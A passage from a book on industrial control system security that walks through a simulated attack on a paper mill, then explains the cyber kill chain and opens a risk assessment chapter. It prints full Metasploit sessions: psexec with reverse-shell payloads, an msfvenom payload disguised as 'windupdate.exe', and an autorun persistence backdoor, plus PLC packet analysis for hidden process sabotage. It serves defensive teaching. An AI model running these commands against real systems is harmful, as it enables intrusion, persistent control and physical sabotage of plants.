
A server system allows multiple simultaneous interactive sessions to the server and we could have done our work without too much exposure. A regular Windows will only allow one session, and if we log on with a Remote Desktop protocol client, any currently logged on user would be alarmed of our intentions. The following instructions show how to use the Metasploit `psexec` module with a VNC payload to target the `EngWorkStation01` computer by routing our network traffic through the Meterpreter session that is established with Mark's computer, the `MES_Client01` PC:

```
msf exploit(psexec) > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting       Required  Description
   ----                  ---------------       --------  -----------
   RHOST                 10.10.10.201          yes       The target
address
   RPORT                 445                   yes       The SMB service
port (TCP)
   SERVICE_DESCRIPTION                         no        Service
description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                        no        The service
display name
   SERVICE_NAME                                no        The service name
   SHARE                 ADMIN$                yes       The share to
connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write
folder share
   SMBDomain             slumbertownmill.local  no        The Windows
```

```
domain to use for authentication
   SMBPass               VerySecr3t-           no        The password for
the specified username
   SMBUser               myName                no        The username to
authenticate as

Payload options (windows/vncinject/reverse_tcp):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   AUTOVNC               true             yes       Automatically launch
VNC viewer if present
   DisableCourtesyShell  true             no        Disables the Metasploit
Courtesy shell
   EXITFUNC              thread           yes       Exit technique
(Accepted: '', seh, thread, process, none)
   LHOST                 122.10.10.222    yes       The listen address
   LPORT                 5432             yes       The listen port
   VNCHOST               127.0.0.1        yes       The local host to use
for the VNC proxy
   VNCPORT               5900             yes       The local port to use
for the VNC proxy
   ViewOnly              true             no        Runs the viewer in view
mode

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(psexec) > run

[*] Started reverse TCP handler on 122.10.10.222:2345
[*] 10.10.10.201:445 - Connecting to the server...
[*] 10.10.10.201:445 - Authenticating to
10.10.10.201:445|slumbertownmill.local as user 'myName'...
[*] 10.10.10.201:445 - Selecting PowerShell target
[*] 10.10.10.201:445 - Executing the payload...
[+] 10.10.10.201:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Sending stage (401920 bytes) to 122.10.10.10
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
```

```
Authentication successful
Desktop name "engworkstation0"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
[-] 10.10.10.201:445 - Exploit aborted due to failure: unknown:
10.10.10.201:445 - Unable to execute specified command: The SMB server did
not reply to our request
[*] Exploit completed, but no session was created.
```

Even though the module reports that the exploit was aborted, a new window with the VNC viewer app running opened. We can now see what is happening on the `EngWorkStation01` PC.


Applications
Places
Vncviewer
Thu 11:28
TightVNC: engworkstation0
RSLogix 5000 - SlumbTwn_Digester in Digester_20170213.ACD [1756-L63 20.15] - [MainProgram - Safety_Circuits]
File Edit View Search Logic Communications Tools Window Help
Rem Run
No Forces
No Edits
Redundancy
Run Mode
Controller OK
Battery Fault
I/O OK
Path: AB_ETHIP-1\172.25.30.10\Backplane\0
Favorites Add-On Alarms Bit Timer/Counter
Controller Organizer
Controller SlumbTwn_Digester
Controller Tags
Controller Fault Handler
Power-Up Handler
Tasks
MainTask
MainProgram
Program Tags
MainRoutine
Infeed_Conveyor
Motor_Control
PID_Loops
Safety_Circuits
Temperature_Control
SecondarySystems
Unscheduled Programs / Phases
Motion Groups
Ungrouped Axes
Add-On Instructions
Data Types
User-Defined
Strings
Add-On-Defined
Predefined
Module-Defined
Trends
I/O Configuration
1756 Backplane, 1756-A7
[0] 1756-L63 SlumbTwn_Digester
Type Ladder Diagram (Main)
Description
Program MainProgram
Number of Rungs 5
Current temperature in section 1 of Digester
GEQ
Grtr Than or Eql (A>=B)
Source A CurrentTemp_Section1
0
Source B 300
Current temperature in section 2 of Digester
GEQ
Grtr Than or Eql (A>=B)
Source A CurrentTemp_Section2
0
Source B 100
Current temperature in section 2 of Digester
GEQ
Grtr Than or Eql (A>=B)
Source A CurrentTemp_Section2
0
Source B 200
Current temperature in section 2 of Digester
GEQ
Grtr Than or Eql (A>=B)
Source A CurrentTemp_Section2
0
Source B 300
-- CRITICAL -- Temperature Section 1 above 300F
Critical_TempSection1
-- CRITICAL -- Temperature Section 2 above 300F
Critical_TempSection2
No emergency stops engaged on the system
EStops_Clear
Electrical circuits engaged and in spec
ElectricalCircuits_OK
Safety_Circuits
MainRoutine
Add Branch
Rung 3

At this point, we can change the payload setting **View Only** to `false`, and rerun and take control of the computer. However, this might alert the current user that something really bad is going on. The best course of action would be to come back later when the computer is idle and the user has left. That way, we can have unrestricted access to the system to do our nefarious deeds. In order to easily come back to the system even if it gets rebooted or if we've we lost connection to Mark's computer for some reason, we are going to install a persistent backdoor, a service that starts with Windows and will periodically try to reconnect to our Kali Linux machine.

First, we establish a Meterpreter shell session with the engineering workstation:

```
msf post() > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting        Required  Description
   ----                  ---------------        --------  -----------
   RHOST                 10.10.10.201           yes       The target
address
   RPORT                 445                    yes       The SMB service
port (TCP)
   SERVICE_DESCRIPTION                          no        Service
description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                         no        The service
display name
   SERVICE_NAME                                 no        The service name
   SHARE                 ADMIN$                 yes       The share to
connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write
folder share
   SMBDomain             slumbertownmill.local  no        The Windows
domain to use for authentication
   SMBPass               VerySecr3t-            no        The password for
the specified username
   SMBUser               myName                 no        The username to
authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     122.10.10.222    yes       The listen address
   LPORT     2345             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(psexec) > run

[*] Started reverse TCP handler on 122.10.10.222:2345
[*] 10.10.10.201:445 - Connecting to the server...
[*] 10.10.10.201:445 - Authenticating to
10.10.10.201:445|slumbertownmill.local as user 'myName'...
[*] 10.10.10.201:445 - Selecting PowerShell target
[*] 10.10.10.201:445 - Executing the payload...
[+] 10.10.10.201:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Sending stage (1189423 bytes) to 122.10.10.10
[*] Meterpreter session 24 opened (122.10.10.222:2345 ->
122.10.10.10:18040) at 2017-06-08 14:32:35 -0400

meterpreter > background
[*] Backgrounding session 24...
msf exploit(psexec) > sessions

Active sessions
===============

  Id  Type                     Information
Connection
  --  ----                     -----------                             -----
-----
  23  meterpreter x64/windows  NT AUTHORITY\SYSTEM @ MES-CLIENT01
122.10.10.222:5432 -> 122.10.10.10:5158 (10.10.10.200)
  24  meterpreter x64/windows  NT AUTHORITY\SYSTEM @ ENGWORKSTATION0
122.10.10.222:2345 -> 122.10.10.10:18040 (10.10.10.201)
```

Next, we create the payload executable we are going to use for the service:

```
#msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp
LHOST=122.10.10.222 LPORT=5555 -b "\x00" -f exe -o /tmp/windupdate.exe

Found 2 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7,
char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
```

```
Payload size: 551 bytes
Final size of exe file: 7168 bytes

Saved as: /tmp/windupdate.exe
```

Now we can use the `persistence_exe` module in Metasploit to remotely create the service:

```
msf post(psexec) > use post/windows/manage/persistence_exe
msf post(persistence_exe) > set session 24
session => 24
msf post(persistence_exe) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf post(persistence_exe) > set REXEPATH /tmp/windupdate.exe
REXEPATH => /tmp/windupdate.exe

msf post(persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):

   Name      Current Setting      Required  Description
   ----      ---------------      --------  -----------
   REXENAME  default.exe          yes       The name to call exe on remote
system
   REXEPATH  /tmp/windupdate.exe  yes       The remote executable to use.
   SESSION   24                   yes       The session to run this module
on.
   STARTUP   SYSTEM              yes       Startup type for the persistent
payload. (Accepted: USER, SYSTEM, SERVICE)

msf post(persistence_exe) > run

[*] Running module against ENGWORKSTATION0
[*] Reading Payload from file /tmp/windupdate.exe
[+] Persistent Script written to C:\Windows\TEMP\default.exe
[*] Executing script C:\Windows\TEMP\default.exe
[+] Agent executed with PID 2052
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\aidZsyNy
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\aidZsyNy
[*] Cleanup Meterpreter RC File:
/root/.msf4/logs/persistence/ENGWORKSTATION0_20170608.4032/ENGWORKSTATION0_
20170608.4032.rc
[*] Post module execution completed
```

The service was created and will start a Meterpreter session every time Windows reboots, and as soon as we start a payload handler on the attacker PC, we can reestablish with the engineering workstation.

So there we have it; the network has completely taken over and infiltrated via a single vulnerability on a single system. We can argue that a vulnerability such as the Java one used in the scenario is far-fetched and probably wouldn't be found in the real world. And that might be true for this vulnerability as it is a very old one, but vulnerabilities are plentiful and the Java example is just one out of many. Every day, new vulnerabilities are discovered and often not even reported as a 0-day vulnerability, as a vulnerability that isn't patched yet is called; these vulnerabilities are worth a lot of money on the black market. An attacker has an unlimited choice of vulnerabilities to use. Computers are often left unpatched for long times, especially in areas where uptime is of the utmost importance, such as in ICS environments. Compound that with the fact that most (ICS) networks comprise many more systems than the example network in this book, and the chapter's example scenario becomes less far-fetched.

Attackers (skilled attackers, that is) will spend a lot of time preparing their attacks. They probe the network and find out company policies, patch management, vendor preference, preferred OS flavor, and company personnel behavior and gather all kinds of other details about their victim before engaging. Sometimes, they get lucky and someone forgets to close a port to a vulnerable service and have their access to the network handed to them.

Other times, when a way in is harder to find, they have to resort to more crafty techniques, including in-person visits to the facility. That *engineer* you interviewed last week or one of those people who you gave a plant tour to the other day could have left behind a hardware backdoor, such as a customized Raspberry Pi. Cheap and easy to build, a Raspberry Pi, loaded with Kali Linux, set up as a headless hacking platform (`https://null-byte.wonderhowto.com/how-to/set-up-headless-raspberry-pi-hacking-platform-running-kali-linux-0176182/`) makes for a stealthy and deadly attack tool.

The bottom line is that if an attacker is patient and skilled enough, he or she will find a way in.

## The cyber kill chain

The concept of the cyber kill chain was created by analysts at Lockheed Martin Corporation in 2011. The concept describes the stages of the process of compromising a victim. It is referred to as a chain because all stages rely on each other, and they need to be performed in succession. The idea is that if the chain gets broken somewhere in the process, the process gets halted. The kill chain is applied to a corporate environment, and it includes the following seven stages:

- Reconnaissance
- Weaponization
- Delivery
- Exploitation
- Installation
- Command and control
- Actions and objectives

If you look back at the chapter's attack scenario, the stages can be seen by the following actions:

1. The attacker finds out about the victim's friends and hobbies.
2. The attacker uses this information to craft an enticing email, aimed at getting the victim to click on a malicious link.
3. The link in the email directs the victim's browser to a booby-trapped website, allowing the delivery of the exploit code.
4. The victim's Java installation is exploited.
5. The exploit allows the installation of a Meterpreter shell.
6. From the Meterpreter shell, the inner network can be explored and the victim computer can be used to further compromise systems.
7. The objective of the IT network compromise is to find a way into the ICS network; the actions performed by the attacker were targeted to this end, finding and compromising the engineering workstation.

The cyber kill chain description stops here but the ICS attack tasks do not.

Because of the uniqueness of ICSES and the companies running them, think of OT networks within IT networks and because of the specific skillsets required to successfully compromise an ICS, the regular kill chain doesn't neatly fit ICS exploitation practices. The mindset, the objectives, and the stages are different. For example, with a typical IT compromise, the goal is to break into a domain controller or a database to grab valuable data. On the other hand, in an ICS infiltration, breaking into those types of IT systems is just a means to an end. The end goal is often buried deeper in a subnetwork below the IT network. Refer to the layered network architecture at the beginning of this chapter. Cracking a domain controller might be necessary to gain access to that one computer that gives access to the ICS network via a secondary NIC card on a single system on the IT network. Gaining access to the dual NICed computer will allow further compromise into the ICS network, where the real goal is to disrupt the controls for a centrifuge so it starts spinning out of control.

SANS adapted the cyber kill chain in 2015 to control systems and named it the Industrial control system cyber kill chain. The ICS Kill chain describes two distinct phases, the first one resembling the regular cyber kill chain stages, consisting of planning, preparation, intrusion, management and enablement, sustainment, entrenchment, development, and execution.

Sometimes, phase 1 activities are not performed, as in the case where an ICS is directly connected to the internet; more on that later. In this case, the attacker starts with phase 2.

Phase 2 of an ICS attack is all about achieving the ultimate end goal, which could be disrupting the proper functioning of centrifuges, disabling boiler safety controls, wiping valuable production data, or anything else. The point is, the end goal is performed on or by means of the ICS network and or the devices on it. During the second phase, the attacker will use the following stages to try and complete the ultimate goal of the attack.

- **Attack development and tuning**: During this stage, the attacker outlines the attack procedure and details. This is the preparation stage where necessary tools are explored, techniques are defined, and the attack strategy is outlined.
- **Validation**: During the validation stage, the attacker tries the attack on a test setup to try out the attack scenario.
- **Attack**: The attack is the go live stage of the kill chain, and this is where the rubber meets the road and the attack is performed on the target.


Phase 2 is where attacks and penetration testing of OT or ICS systems differ from regular IT systems. Not only must the tester or attacker possess OT device knowledge, but it is also imperative that they know at least basic control engineering concepts and principles. Not having the basic knowledge of how a control system performs its tasks would be the equivalent to traveling a foreign country without a map or even a compass. One might be able to trigger a vulnerability in a controller, toggle a bit with a pre-canned tool, or manipulate a tag in that way, but what will the results be? Knowing what to manipulate and what effect that manipulation will have on the overall process is a key skill that's necessary in order to be successful with phase 2 of the ICS Kill Chain or for that much, with any type of ICS security-related engagement.

## Phase two of the Slumbertown Mill ICS attack

Having full access to the IT network and having taken control of a computer that has a network interface card for both the IT as well as the OT network, the Slumbertown Mill attacker can now start phase 2 of the ICS attack. This is the part where the real objective of the attack is accomplished. Were this a more commonplace drive-by attack or a mass email malware campaign, phase 2 would most likely not have been the objective. The fact that the attacker spent time targeting one specific victim and prepared the attack meticulously shows the skillset and the motivation of the attacker. Their objective wasn't to grab credit cards or personal information databases. Using the MES client PC as a pivot point and finding a way into the ICS network, the attacker clearly shows that their intentions are to somehow disrupt control system functionality or steal some sort of valuable information, such as a proprietary recipe or custom build control program.

What I am going to present next is a depiction of a possible attack on the digester control for the Slumbertown Mill. I am deliberately leaving out details as some of the attack methods rely on unaddressed vulnerabilities in the ICS equipment.

In the following diagram, there is an example HMI screen for a digester control system. If you remember from earlier in the chapter, the digester is the part of a paper mill process where with the combination of heat, pressure, and harsh chemicals, the wood chips are cooked into wood pulp:



Every temperature, pressure, status light, and every button or entry field on this screen is a value that comes directly or indirectly from a PLC. These values are sent over the network and, in most cases, sent in cleartext and without any form of authentication or integrity checks. This means that if you have a local presence on the ICS network (the compromised engineering workstation), you can find TCP packets with a payload such as this on the wire:

```
00 00 ac 00 00 00 01 00  00 00 00 00 00 00 68 00   ........ ......h.
00 00 00 00 00 00 04 00  00 00 61 9c 82 d2 41 30   ........ ..a...A0
35 00 c0 00 00 00 00 00  00 00 00 00 00 00 20 00   5....... ...... .
00 00 7c 00 00 00 01 00  00 00 00 00 02 00 00 00   ..|..... ........
00 00 03 00 e6 30 00 00  e9 7b 00 00 04 00 12 00   .....0.. .{......
00 00 50 72 69 6d 61 72  79 20 44 69 67 65 73 74   ..Primar y Digest
65 72 20 34 00 00 00 00  00 00 00 00 00 00 00 00   er 4.... ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00 00 00 00 00 00 05 00  cd cc fe 42 06 00 33 33   ........ ...B..33
d5 42                                              .B
```

This packet was taken from an ICS network running PLCs and HMIs. At first sight, this might look like a blob of useless data, but if we look closely, we can see a string, `Primary Digester 4...` how interesting! Just before the string, we see two hexadecimal strings `e6 30 00 00` and `e9 7b 00 00`. Let's assume these are 32-bit representations of double integer values, which are the default values for many ICS systems and, therefore, a great starting point. Now, accounting for little-endian representation, converting them to a decimal value, they read:

- `- 0x30e6 = 12518`
- `- 0x7be9 = 31721`

These values are used as readouts of temperature values for the PID loop in the above screenshot.


Examining the captured packet some more, looking at the data just before the hex values we just converted, we can observe the value `03 00` and right after it the value, `04 00` . Further into the packet the values `05 00` and `06 00`, that looks like indexing to me. Let's see whether we can figure out what is going on with some other values in the packet. If we convert the hexadecimal string between indexes `05 00` and `06 00`, which is `42fecced,` into a decimal value, it reads `1123994861`. Hmm, not something that stands out right away. Maybe if we convert it into something else instead, such as a floating-point value, it might reveal something:

```
PS C:\Users\labuser> python
Python 2.7.13 (v2.7.13:a06454b1afa1, Dec 17 2016, 20:53:40) [MSC v.1500 64
bit (AMD64)] on win32

Type "help", "copyright", "credits" or "license" for more information.

>>> import struct
>>> struct.unpack('!f', '42fecced'.decode('hex'))[0]

127.4002456665039
```


`127.4` is the value for the feed temperature, used in the control loop for the heat exchanger, found in the middle-left section of the HMI screen capture shown above.

The other value appearing after `06 00 44d53333` , converted into a floating point, reads `106.599`, also a temperature used in that same heat exchange system of the digester process.

Values such as the ones we just converted are used in PID loops to regulate critical process variables such as pressures and temperatures. The following figure shows the output of the PID, used in the heat exchanger system of the digester:



As we saw in `Chapter 2`, *Insecure by Inheritance*, once the attacker is on the local network, values in PLCs can easily be overwritten with some simple code. However, if an attacker were to just set the setup to some insane value, that would raise eyebrows by at least one operator controlling the system:



However, with the ability to manipulate what gets displayed on the operator HMI, the attacker can change values in the PLC with the purpose of disrupting proper process flow while presenting a status to the operator that makes it look like everything is okay. This way, an attacker can take the system to the brink of a meltdown without alarming the operator until it is too late.

Manipulating a process in such mater is not a simple task. The attacker needs to be intimately familiar with the process, the parts of the system controlling the process, and any safeguards. The attacker also needs to be aware of procedural tasks and habits of the employees involved with controlling the process. Safety and quality check procedures and frequency, inspection round schedules, and the like are key factors to keep in consideration when trying to overload a process. With enough time and the right skillset, all this information can be uncovered and a plan can be shaped.


## Other attack scenarios

The scenario described in this chapter is considered a target attack or, depending on the circumstances, an **Advanced Persistent Threat** (**APT**). These kinds of attacks take a skilled and highly motivated group or individual to pull off successfully. Targeted attacks such as these are relatively rare. More often, a network will be breached because of a large malware campaign, (spear) phishing attack, drive-by malware download, or some form of introducing malicious code into the environment by means of an infected thumb drive or laptop. Once the network is breached, the attacker may stumble upon the ICS network hiding in subnets of the breached network and decide to cause havoc, ignore it, or sell the illicitly obtained access on the dark web, at which point, a more targeted attacker can buy themselves a easy way in.

The malware installed by drive-by download attacks or a malware phishing campaign can vary from adware, spyware, and Trojans to the more terrifying specimens such as rootkits and ransomware (refer to `https://www.veracode.com/blog/2012/10/common-malware-types-cybersecurity-101` for an explanation on these malware types and more). Getting some of these on an ICS network can be more dangerous and destructive than a motivated, meticulously operating hacker.

At the time of writing this book, the world was shaken up by a particularly successful ransomware attack, named WannaCry (`https://securelist.com/wannacry-ransomware-used-in-widespread-attacks-all-over-the-world/78351/`). By itself, it was not a very sophisticated piece of malware, but the method of propagation was indicative of a worm and its success of infection and replication rivaled some of the famous computer worm attacks of the late 1990s and early 2000s, such as Nimda and Sasser. WannaCry succeeded in infecting and encrypting important files of around 300.000 computers in 200 countries. Using an exploit named EternalBlue, released as part of a tool dump by the hackers group Shadow Brokers, the ransomware can spread over networks by targeting a vulnerability in the Windows implementation of the **Server Message Block**, or the **SMB** protocol. The exploit was rumored to be created by the Equation Group, which is widely believed to be part of the United States National Security Agency.

The Windows SMB vulnerability was not a zero-day flaw but one for which Microsoft had released a **critical** advisory, along with a security patch to fix the vulnerability 2 months before the attack campaign. With a patch released, the Windows machines should have been immune to the exploit. However, as the patch was initially not released for Microsoft Windows XP operating systems and the fact that many companies fall behind on their patch cycles helped this ransomware be successful. Microsoft eventually patched the vulnerability for Windows XP, but even so, many machines will never receive the update because the environment they are placed in will not or cannot allow updates to be applied. Without the patch, any Windows system will be a sure target for the exploit. Given the fact that of time of writing this, the market share of Windows XP machines seen on the internet is at 5.66% and that the market share of Windows XP computers on ICS networks is many times higher than that makes an outbreak such as WannaCry a devastating event on industrial networks:



| OPERATING SYSTEM | TOTAL MARKET SHARE |
|---|---|
| Windows 7 | 49.46% |
| Windows 10 | 26.78% |
| Windows 8.1 | 6.74% |
| Windows XP | 5.66% |
| Mac OS X 10.12 | 3.59% |
| Linux | 1.99% |
| Windows 8 | 1.59% |
| Mac OS X 10.11 | 1.32% |
| Mac OS X 10.10 | 0.87% |
| Windows NT | 0.82% |
| Windows Vista | 0.58% |
| Mac OS X 10.9 | 0.29% |
| Mac OS X 10.6 | 0.10% |
| Mac OS X 10.7 | 0.08% |
| Mac OS X 10.8 | 0.08% |
| Mac OS X 10.5 | 0.01% |
| Windows 2000 | 0.01% |
| Windows 98 | 0.00% |
| Mac OS X 10.4 | 0.00% |

Source: https://www.netmarketshare.com/operating-system-market-share.aspx?qprid=10&qpcustomd=0

## Summary

As we saw in this chapter, a total system compromise can be a single vulnerability away. Playing out a scenario as presented here, where a single hole in the security leads to a targeted manipulations of temperatures, used in the PID loop that controls the steam supply of a digester with the purpose to cause a meltdown is a very hard thing to pull off. I takes skill, preparation, a deep understanding of ICS technologies in general and familiarity with the targeted ICS. More common consequences of Mark having a computer with a Java vulnerability going to a compromised website are drive-by downloads of malware like ransomware that will encrypt the victim's computer or  every computer on the victim's network. Also a devastating event with a high potential for production downtime and revenue loss that an ICS should be protected against.

In the next chapter we are going to discuss how hacker techniques like these are used for good as well, within risk assessments.

# 4
# Industrial Control System Risk Assessment

In this chapter, we will get into the details of risk assessments. We start by looking at the types of assessments that are out there. Next, we will explore the different approaches and techniques behind information technology system risk assessments, before we look at the added complexity of conducting Industrial control system—centric assessments. By the end of this chapter, you should have a good understanding of what is involved with conducting a variety of ICS-related risk assessment activities.

We will discuss the following topics:

- Attacks, objectives, and consequences
- Risk assessments
- A risk assessment example
- Security assessment tools

## Attacks, objectives, and consequences

If you remember from the kill chain discussion in the previous chapter, most ICS networks are not directly connected to the internet. For that reason, most ICS attacks can be divided into two stages:

- **Stage 1** involves gaining access to the ICS network by all means possible, with the objective of starting stage 2 of the attack. Stage 1 activities include getting a foothold into the business or enterprise network of an organization and from there finding a pivot point to jump to the ICS network. The objective of stage 1 in an ICS cyber attack will almost always be to get into the ICS network

- **Stage 2** starts the ICS exploitation part of the attack, where activities necessary to achieve the stage 2 objectives are carried out. Typical stage 2 activities include securing of access to the ICS network, probing and mapping of the ICS network, creating of backdoors in ICS devices and applications and exfiltration of data. The objective of stage 2 of an ICS cyber attack can be sabotage of the production process, intellectual property theft, corporate spying, and others.

With the true objective of the ICS cyber attack not being achieved until the second stage, an ICS attack scenario can have several attacks methods and objectives, depending on the progress of the overall attack. This scenario differs from a regular IT attack, where the objective is achieved by completed stage 1 activities or is part of the stage 1 activities. The following example illustrates this difference.

> *"A spear phishing campaign targets the business users of VictimCorp Inc. to click on a malicious link that gets his or her PC infected with a backdoor. Pivoting through the infected business system, the adversary will scan the network for ICS workstations that could provide access to the ICS network. By exploiting a vulnerability on the ICS workstation, the attacker gains access to the ICS network and starts attacking the turbine control to have it spin out of control and fail."*

